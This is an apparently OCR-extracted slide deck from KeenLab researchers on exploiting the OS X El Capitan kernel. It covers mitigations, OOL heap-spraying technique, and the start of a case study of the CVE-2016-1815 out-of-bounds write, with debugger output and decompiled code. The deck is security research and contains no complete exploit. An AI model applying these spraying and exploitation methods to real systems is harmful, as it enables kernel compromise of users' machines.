Shooting the OS X El Capitan Kernel Like a Sniper

Liang Chen @chenliang0817
Qidan He @flanker_hqd

About us

- Liang Chen
  - Senior Security Researcher
  - Main focus: browser vulnerability research, OS X kernel, Android Root
- Qidan He
  - Senior Security Researcher
  - Main focus: Sandbox escape, mobile security, Kernel research
- Tencent Security Team Sniper (KeenLab and PC Manager) won Master of Pwn in this year's Pwn2Own

KEEN security lab

Agenda

- OS X kernel exploitation mitigation recap
- New approach to exploit kernel under sandboxed process
- Demo

KEEN security lab

OS X kernel mitigation

- kASLR
  - kslide is assigned upon booting. (Kexts and kernel share the same slide)
- DEP
  - Disallow kernel RWX
- SMEP
  - Disallow kernel code execution from userland address space

Mitigation introduced by El Capitan

- SMAP
  - Disallow memory access from userland address space
  - Enabled only on supported CPU architecture
- From unsupported architecture

```
[→  ~  sysctl -a|grep -i leaf7
machdep.cpu.leaf7_feature_bits: 641
machdep.cpu.leaf7_features: SMEP ERMS RDWRFSGS
```

- Supported architecture

```
→  ~ sysctl -a | grep -i leaf
machdep.cpu.leaf7_feature_bits: 35399595
machdep.cpu.leaf7_features: SMEP ERMS RDWRFSGS TSC_THREAD_OFFSET BMI1 AVX2 BMI2 INVPCID SMAP RDSEED ADX IPT FPU_CSDS
```

KEEN security lab

Mitigation introduced by El Capitan

- OOL leak mitigation 1: Structure change in vm_map_copy

Before El Capitan

```
struct vm_map_copy {
    int             type;
#define VM_MAP_COPY_ENTRY_LIST      1
#define VM_MAP_COPY_OBJECT          2
#define VM_MAP_COPY_KERNEL_BUFFER   3
    vm_object_offset_t  offset;
    vm_map_size_t       size;
    union {
        struct vm_map_header    hdr;
        vm_object_t             object; /*
        struct {
        void                    *kdata;      /
        vm_size_t               kalloc_size;  /
        } c_k;
    } c_u;
};
```

Kdata pointer is good candidate for AAR with overflow vulnerability

After El Capitan

```
struct vm_map_copy {
    int             type;
#define VM_MAP_COPY_ENTRY_LIST      1
#define VM_MAP_COPY_OBJECT          2
#define VM_MAP_COPY_KERNEL_BUFFER   3
    vm_object_offset_t  offset;
    vm_map_size_t       size;
    union {
        struct vm_map_header    hdr;
        vm_object_t             object;
        uint8_t                 kdata[0];
    } c_u;
};
```

Kdata pointer is removed

KEEN security lab

Mitigation introduced by El Capitan

- OOL leak mitigation 1: Structure change in vm_map_copy
  - Still able to achieve limited OOB read, by increasing size field
    - "OS X kernel is as strong as its weakest part": http://powerofcommunity.net/poc2015/liang.pdf
  - "Free to other zone" approach by @qwertyoruiop:
    - "Attacking the XNU Kernel in El Capitan": https://www.blackhat.com/docs/eu-15/materials/eu-15-Todesco-Attacking-The-XNU-Kernal-In-El-Capitain.pdf

KEEN security lab

Mitigation introduced by El Capitan

- OOL leak mitigation 2
  - Introduced in 10.11.1
  - Changing size field can lead to panic when reading/receiving OOL data

```
(lldb) c
Process 1 resuming
Process 1 stopped
* thread #1: tid = 0x0001, 0xffffff80151d755e kernel`Debugger(message=<unavailable>) + 782 at model_dep.c:1020, stop reason = EXC_BREAKPOIN
T (code=3, subcode=0x0)
    frame #0: 0xffffff80151d755e kernel`Debugger(message=<unavailable>) + 782 at model_dep.c:1020 [opt]
(lldb) bt
* thread #1: tid = 0x0001, 0xffffff80151d755e kernel`Debugger(message=<unavailable>) + 782 at model_dep.c:1020, stop reason = EXC_BREAKPOIN
T (code=3, subcode=0x0)
  * frame #0: 0xffffff80151d755e kernel`Debugger(message=<unavailable>) + 782 at model_dep.c:1020 [opt]
    frame #1: 0xffffff80150df792 kernel`panic(str=<unavailable>) + 226 at debug.c:400 [opt]
    frame #2: 0xffffff80150c9d87 kernel`ipc_kmsg_copyout_ool_descriptor(dsc=<unavailable>, user_dsc=0xffffff8055098ed0, is_64bit=1, map=0xf
ffffff803b4c5e88, mr=0xffffff9225a33e14) + 199 at ipc_kmsg.c:3457 [opt]
    frame #3: 0xffffff80150ca1cb kernel`ipc_kmsg_copyout_body(kmsg=0xffffff8055098000, space=0xffffff80373c95b8, map=0xffffff803b4c5e88, sl
ist=<unavailable>) + 155 at ipc_kmsg.c:3735 [opt]
    frame #4: 0xffffff80150d6d61 kernel`mach_msg_receive_results [inlined] ipc_kmsg_copyout(kmsg=<unavailable>, space=<unavailable>, map=0x
ffffff803b4c5e88, slist=<unavailable>, option=<unavailable>) + 50 at ipc_kmsg.c:3847 [opt]
    frame #5: 0xffffff80150d6d2f kernel`mach_msg_receive_results + 223 at mach_msg.c:338 [opt]
    frame #6: 0xffffff80150d73da kernel`mach_msg_overwrite_trap(args=<unavailable>) + 442 at mach_msg.c:505 [opt]
    frame #7: 0xffffff80151bcd2a kernel`mach_call_munger64(state=0xffffff80377abca0) + 410 at bsd_i386.c:560 [opt]
    frame #8: 0xffffff80151f0a56 kernel`hndl_mach_scall64 + 22
```

KEEN security lab

Mitigation introduced by El Capitan

- OOL leak mitigation 2:What happened

mach_msg_ool_descriptor_t

```
typedef struct
{
  void*                 address;
#if !defined(__LP64__)
  mach_msg_size_t             size;
#endif
  boolean_t             deallocate: 8;
  mach_msg_copy_options_t       copy: 8;
  unsigned int          pad1: 8;
  mach_msg_descriptor_type_t    type: 8;
#if defined(__LP64__)
  mach_msg_size_t             size;
#endif
#if defined(KERNEL) && !defined(__LP64__)
  uint32_t              pad_end;
#endif
} mach_msg_ool_descriptor_t;
```

vm_map_copy

```
struct vm_map_copy {
    int                 type;
#define VM_MAP_COPY_ENTRY_LIST      1
#define VM_MAP_COPY_OBJECT          2
#define VM_MAP_COPY_KERNEL_BUFFER   3
    vm_object_offset_t  offset;
    vm_map_size_t       size;
    union {
        struct vm_map_header    hdr;
        vm_object_t             object;
        uint8_t                 kdata[0];
    } c_u;
};
```

Two redundant size fields

KEEN security lab

Mitigation introduced by El Capitan

- OOL leak mitigation 2
  - Check mach_msg_ool_descriptor_t.size == mach_msg_ool_descriptor_t.address.size

```
ipc_kmsg_copyout_ool_descriptor(mach_msg_ool_descriptor_t *dsc, mach_msg_descri
{
    vm_map_copy_t           copy;
    vm_map_address_t        rcv_addr;
    mach_msg_copy_options_t copy_options;
    mach_msg_size_t         size;
    mach_msg_descriptor_type_t  dsc_type;

    //SKIP_PORT_DESCRIPTORS(saddr, sdsc_count);

    copy = (vm_map_copy_t) dsc->address;
    size = dsc->size;
    copy_options = dsc->copy;
    assert(copy_options != MACH_MSG_KALLOC_COPY_T);
    dsc_type = dsc->type;

    if (copy != VM_MAP_COPY_NULL) {
    kern_return_t kr;

        rcv_addr = 0;
    if (vm_map_copy_validate_size(map, copy, (vm_map_size_t)size) == FALSE)

    kr = vm_map_copyout(map, &rcv_addr, copy);
        if (kr == KERN_RESOURCE_SHORTAGE)
            *mr |= MACH_MSG_VM_KERNEL;
        else
            *mr |= MACH_MSG_VM_SPACE;
        vm_map_copy_discard(copy);
        rcv_addr = 0;
```

Panic if size mismatch

What if copy->size is modified in between? TOCTTOU? Ah!

KEEN security lab

Mitigation introduced by El Capitan

- OOL leak mitigation
  - Make general info leak approach harder
- Still vulnerable
  - TOCTTOU issue exists (Although very small time window)
  - Other approaches
- Effective mitigation
  - Harder kernel exploitation
  - Even for perfect overflow vulnerability (length + content both controllable)

OS X kernel exploitation requirement

- Leak kslide
  - vm_map_copy followed by vtable object - Mitigated
- Leak address pointer of controllable data
  - Bypass SMAP/SMEP
    - Needed by both ROP approach and AAR/AAW primitive approach
  - mach_port_kobject – Mitigated
- Even worse thing is…
  - We need perfect overflow bug to achieve those
  - Many bugs/exploitation approach are not reachable from remote attack surface (Safari browser)

How about non-perfect write? Even harder…
Remind me the hard time of IE exploitation in 2012...

KEEN
security
lab

Memory Spraying

- Heap spraying concept on browsers
  - Helpful to exploitation development (Extremely useful before we got info leak)
  - Widely used on 32bit systems
  - Effective when memory is larger than address space
  - On 64bit systems, less effective

Run the code three times:

```
buf = malloc(0x60);
printf("addr is %p.\n", buf);
```

Result in:

```
addr is 0x7fd1e8c0f000.
addr is 0x7fb720c0f000.
addr is 0x7f8b2a40f000.
```

256 * 4G memory to reliably fill specific data at target address

KEEN security lab

Memory Spraying in Kernel

- OOL vm_map_copy is still good candidate for memory spraying
  - OOL data keeping in kernel before receiving

- But…
  - OS X Kernel is 64bit
  - Address space larger than physical memory
  - Seems hard?

Memory Spraying in Kernel

- Question?
  - Is OS X Kernel address space really large (than physical address) ?
  - kalloc random?

Memory Spraying in Kernel

- Kernel/Kext text base
  - Fixed base + kslide
  - Kslide range : (0x00 – 0xff)<<21, max 0x1fe0 0000
  - Address coverage less than 512MB + Kernel + Kext size
  - Much smaller than physical memory size
- Kernel/Kext data base
  - Fixed base + kslide
  - Much smaller than physical memory size also

KEEN security lab

Memory Spraying in Kernel

- How about kalloc zone address
  - zone_map->hdr.links.start
  - Heavily dependent on kslide

zone_map.hdr.start	kslide	zone_map.hdr.start - kslide
0xffffff803b1d4000	0x1c400000	0xffffff80[illegible]4000
0xffffff802071e000	0x1800000	0xffffff80[illegible]e000
0xffffff80247cc000	0x6a00000	0xffffff80[illegible]c000
0xffffff803610c000	0x18200000	0xffffff80[illegible]c000

  - Not too far away from the end of kernel
  - Allocation starts from low to high

KEEN security lab

Memory Spraying in Kernel

- Conclusion
  - Spray with OOL approach
  - With more than 512 MB * 2
  - Reliable (Controllable data at fixed address)

Memory Spraying in Kernel

```
(lldb) x/100xg 0xffffff8060000000
0xffffff8060000000: 0xdeadbeef00000003 0x0000000000000000
0xffffff8060000010: 0x00000000000001a8 0x4141414100000ea7
0xffffff8060000020: 0x4141414141414141 0x4141414141414141
0xffffff8060000030: 0x4141414141414141 0x4141414141414141
0xffffff8060000040: 0x4141414141414141 0x4141414141414141
0xffffff8060000050: 0x4141414141414141 0x4141414141414141
0xffffff8060000060: 0x4141414141414141 0x4141414141414141
0xffffff8060000070: 0x4141414141414141 0x4141414141414141
0xffffff8060000080: 0x4141414141414141 0x4141414141414141
0xffffff8060000090: 0x4141414141414141 0x4141414141414141
0xffffff80600000a0: 0x4141414141414141 0x4141414141414141
0xffffff80600000b0: 0x4141414141414141 0x4141414141414141
```

KEEN security lab


Memory Spraying in Kernel

- Why spraying?
  - A good workaround to leak some kalloc-ed address
  - Locate kernel ROP chain to bypass SMAP/SMEP, thanks to OOL's spraying feature
  - Other good features to help our "Sniper"
    - Sniper means remotely (from browser), faraway (address), but reliable

Case Study

CVE-2016-1815 – ‘Blit’zard - our P2O bug

- This bug lies in IOAcceleratorFamily
- A vector write goes out-of-bound under certain carefully prepared situations (8 IOkit calls) in a newly allocated kalloc.48 block
- Finally goes into IGVector::add lead to OOB write



KEEN security lab

```
char __fastcall IGVector<rect_pair_t>::add(IGVector *this, rect_pair_t *pair)
{
  __int64 v3; // rsi@1
  __int64 sizeoffset; // rsi@4
  __int64 v6; // rcx@4

  v3 = this->currentSize;
  if ( this->currentSize == this->capacity )
    ret = IGVector<rect_pair_t>::grow(this, 2 * v3);
  if ( ret )
  {
    ++this->currentSize;
    sizeoffset = 32 * v3;
    *(_QWORD *)(this->storage + sizeoffset + 24) = *(_QWORD *)&pair->field_18;
    *(_QWORD *)(this->storage + sizeoffset + 16) = *(_QWORD *)&pair->field_10;
    v6 = *(_QWORD *)&pair->field_0;
    *(_QWORD *)(this->storage + sizeoffset + 8) = *(_QWORD *)&pair->field_8;
    *(_QWORD *)(this->storage + sizeoffset) = v6;
  }
  return this->storage;
}
```

```
lea     rax, [rsi+1]
mov     [rbx], rax
mov     rax, [rbx+10h]
shl     rsi, 5
mov     rcx, [r14+18h]
mov     [rax+rsi+18h], rcx
mov     rcx, [r14+10h]
mov     [rax+rsi+10h], rcx
mov     rcx, [r14]
mov     rdx, [r14+8]
mov     [rax+rsi+8], rdx
mov     [rax+rsi], rcx
```

- rect_pair_t is pair of two rectangles, totally 8 floats, in range [-0xffff, 0xffff](hex)
- Overwrite starts at storage + 24, ends at storage
- In IEEE.754 representation the float is in range [0x3f800000, 0x477fff00], [0xbf800000, 0xc77fff00]
- We will not discuss about the detailed reason of this vulnerability here

KEEN security lab

Found a write-something vulnerability?

- Write anything anywhere – piece of cake
- Write *more* *restricted* something anywhere?
- What if you can only write eight floats continuously in range [-0xffff, 0xffff]?
- Translate to range
  - 0x3f800000 3f800000 - 0x477fff00 477fff00
  - 0xbf800000 bf800000 - 0xc77fff00 c77fff00

KEEN security lab

Challenges

- How to turn it into RIP control?
  - Write where? Write what? Stability? Must Sandbox reachable!
- How to defeat kASLR?
- Pwn the Apple with a single bug?

KEEN security lab


Hard, but not impossible!

KEEN security lab

Challenge #1

- Overwriting vm_map_copy length?
  - Apple fixed that in 10.11.1
  - Still have ways to bypass...
    - Not applicable to our vulnerability
  - Why?
    - Adjacent write
- Write value qword not good
  - 0x3f....3f....
  - 0xbf....bf....
- Overwriting some address?


KEEN security lab



0xffffff80 81abcdef

IOUserClient
Object

```
lea     rax, [rsi+1]
mov     [rbx], rax
mov     rax, [rbx+10h]
shl     rsi, 5
mov     rcx, [r14+18h]
mov     [rax+rsi+18h], rcx
mov     rcx, [r14+10h]
mov     [rax+rsi+10h], rcx
mov     rcx, [r14]
mov     rdx, [r14+8]
mov     [rax+rsi+8], rdx
mov     [rax+rsi], rcx
```



0xffffff80 81abcdef

```
lea     rax, [rsi+1]
mov     [rbx], rax
mov     rax, [rbx+10h]
shl     rsi, 5
mov     rcx, [r14+18h]
mov     [rax+rsi+18h], rcx
mov     rcx, [r14+10h]
mov     [rax+rsi+10h], rcx
mov     rcx, [r14]
mov     rdx, [r14+8]
mov     [rax+rsi+8], rdx
mov     [rax+rsi], rcx
```

IOUserClient Object

RAX RSI controllable

- Why not overwrite vptr at head of userclients?
  - High bytes are 0xffffff7f, address content not controllable
- Except RootDomainUserClient
  - But size too small … problems?
  - N*PAGE_SIZE allocations are more reliable and predictable
  - Speed issues

KEEN security lab

- Spray Speed decreases as userclient count increases
- Why?

```
0xffffff9201b0bbc0 0xffffff8016086ede IORegistryEntry::arrayMember(OSArray*, IORegistryEntry const*, unsigned int*) const [inlined](void)
0xffffff9201b0bbc0 0xffffff8016086ea8 IORegistryEntry::makeLink(IORegistryEntry*, unsigned int, IORegistryPlane const*) const((const IORegistryEntry *) this = <>, , (IORegistryEntry *) to = 0xffffff80827fb000, (unsigned int) relation = <>, , (const IORegistryPlane *) plane = <>, )
0xffffff9201b0bc00 0xffffff8016089d55 IORegistryEntry::attachToChild(IORegistryEntry*, IORegistryPlane const*)((IORegistryEntry *) this = 0xffffff8036ca6000, (IORegistryEntry *) child = 0xffffff80827fb000, (IORegistryPlane *) plane = 0xffffff8034d56640)
0xffffff9201b0bc50 0xffffff8016089cd9 IORegistryEntry::attachToParent(IORegistryEntry*, IORegistryPlane const*)((IORegistryEntry *) this = 0xffffff80827fb000, (IORegistryEntry *) parent = <register rdi is not available>, , (IORegistryPlane *) plane = 0xffffff8034d56640)
0xffffff9201b0bc80 0xffffff801608d4d1 IOService::attach(IOService*)((IOService *) this = 0xffffff80827fb000, (IOService *) provider = 0xffffff8036ca6000)
0xffffff9201b0bca0 0xffffff7f97ec3f9a com.apple.iokit.IOAcceleratorFamily2 + 0x3f9a
0xffffff9201b0bcc0 0xffffff7f97f4875c com.apple.driver.AppleIntelHD5000Graphics + 0xe75c
0xffffff9201b0bd20 0xffffff7f97ee3fc1 com.apple.iokit.IOAcceleratorFamily2 + 0x23fc1
0xffffff9201b0bd70 0xffffff8016096c01 IOService::newUserClient(task*, void*, unsigned int, OSDictionary*, IOUserClient**)((IOService *) this = 0xffffff803871b650, (task_t) owningTask = 0xffffff8036ca6000, (void *) securityID = 0xffffff803871b650, (UInt32) type = 256, (OSDictionary *) properties = 0xffffff9201b0bda8, (IOUserClient **) handler = 0xffffff80827fb000)
0xffffff9201b0bde0 0xffffff80160e07f9 ::is_io_service_open_extended(io_object_t, task_t, uint32_t, NDR_record_t, io_buf_ptr_t, mach_msg_type_number_t, kern_return_t *, io_object_t *)((io_object_t) _service = 0xffffff8036ca6000, (task_t) owningTask = <register rsi is not available>, , (uint32_t) connect_type = 256, (NDR_record_t) ndr = <no location, value may have been optimized out>, , (io_buf_ptr_t) properties = <>, , (mach_msg_type_number_t) propertiesCnt = <>, , (kern_return_t *) result = <no location, value may have been optimized out>, , (io_object_t *) connection = <no location, value may have been optimized out>, )
0xffffff9201b0be30 0xffffff8015b9b8f1 _Xio_service_open_extended((mach_msg_header_t *) InHeadP = 0xffffff803b2c6360, (mach_msg_header_t *) OutHeadP = 0xffffff803af0847c)
0xffffff9201b0be60 0xffffff8015ae3ef3 ipc_kobject_server((ipc_kmsg_t) request = 0xffffff803b2c6300)
0xffffff9201b0bea0 0xffffff8015ac78a8 ipc_kmsg_send((ipc_kmsg_t) kmsg = <>, , (mach_msg_option_t) option = <>, , (mach_msg_timeout_t) send_timeout = 0)
0xffffff9201b0bf10 0xffffff8015ad72e5 mach_msg_overwrite_trap((mach_msg_overwrite_trap_args *) args = <>, )
0xffffff9201b0bfb0 0xffffff8015bbcd2a mach_call_munger64((x86_saved_state_t *) state = 0xffffff803a01b420)
0x0000000000000000 0xffffff8015bf0a56 kernel`hndl_mach_scall64 + 0x16
stackbottom = 0xffffff9201b0bfb0
```

- Child IOUserClient need to link to their parent IOService

```
1620 bool IORegistryEntry::attachToParent( IORegistryEntry * parent,
1621                                        const IORegistryPlane * plane )
1622 {
1623     OSArray *    links;
1624     bool ret;
1625     bool needParent;
1626
1627     if( this == parent)
1628  return( false );
1629
1630     WLOCK;
1631
1632     if (!reserved->fRegistryEntryID)
1633  reserved->fRegistryEntryID = ++gIORegistryLastID;
1634
1635     ret = makeLink( parent, kParentSetIndex, plane );
1636
1637     if( (links = parent->getChildSetReference( plane )))
1638  needParent = (false == arrayMember( links, this ));
1639     else
1640  needParent = true;
1641
```

IORegistryEntry::attachToParent

```
1669        if( needParent)
1670            ret &= parent->attachToChild( this, plane );
1671
```

IORegistryEntry::attachToChild (child already contains refs to parent, No need to call attachToParent again

```
    ret = makeLink( child, kChildSetIndex, plane );

    if( (links = child->getParentSetReference( plane )))
needChild = (false == arrayMember( links, this ));
    else
needChild = true;

    UNLOCK;

    if( needChild)
ret &= child->attachToParent( this, plane );
```

`links` is OSArray
arrayMember performs linear search

```
OSArray * links;
```

Oh man … Total time complexity here: O(N^2)

KEEN security lab

setObject in makeLinks

```
makeLink( IORegistryEntry * to, unsigned int relation, const IORegistryPlan
```

```
    result = arrayMember( links, to );
    if( !result)
                result = links->setObject( to );

        } else {
```


```
setObject(unsigned int index, const OSMetaClassBase *anObject)
```

```
        // do we need more space?
        if (newCount > capacity && newCount > ensureCapacity(newCount))
            return false;

        haveUpdated();
        if (index != count) {
            for (i = count; i > index; i--)
                array[i] = array[i-1];
        }
```

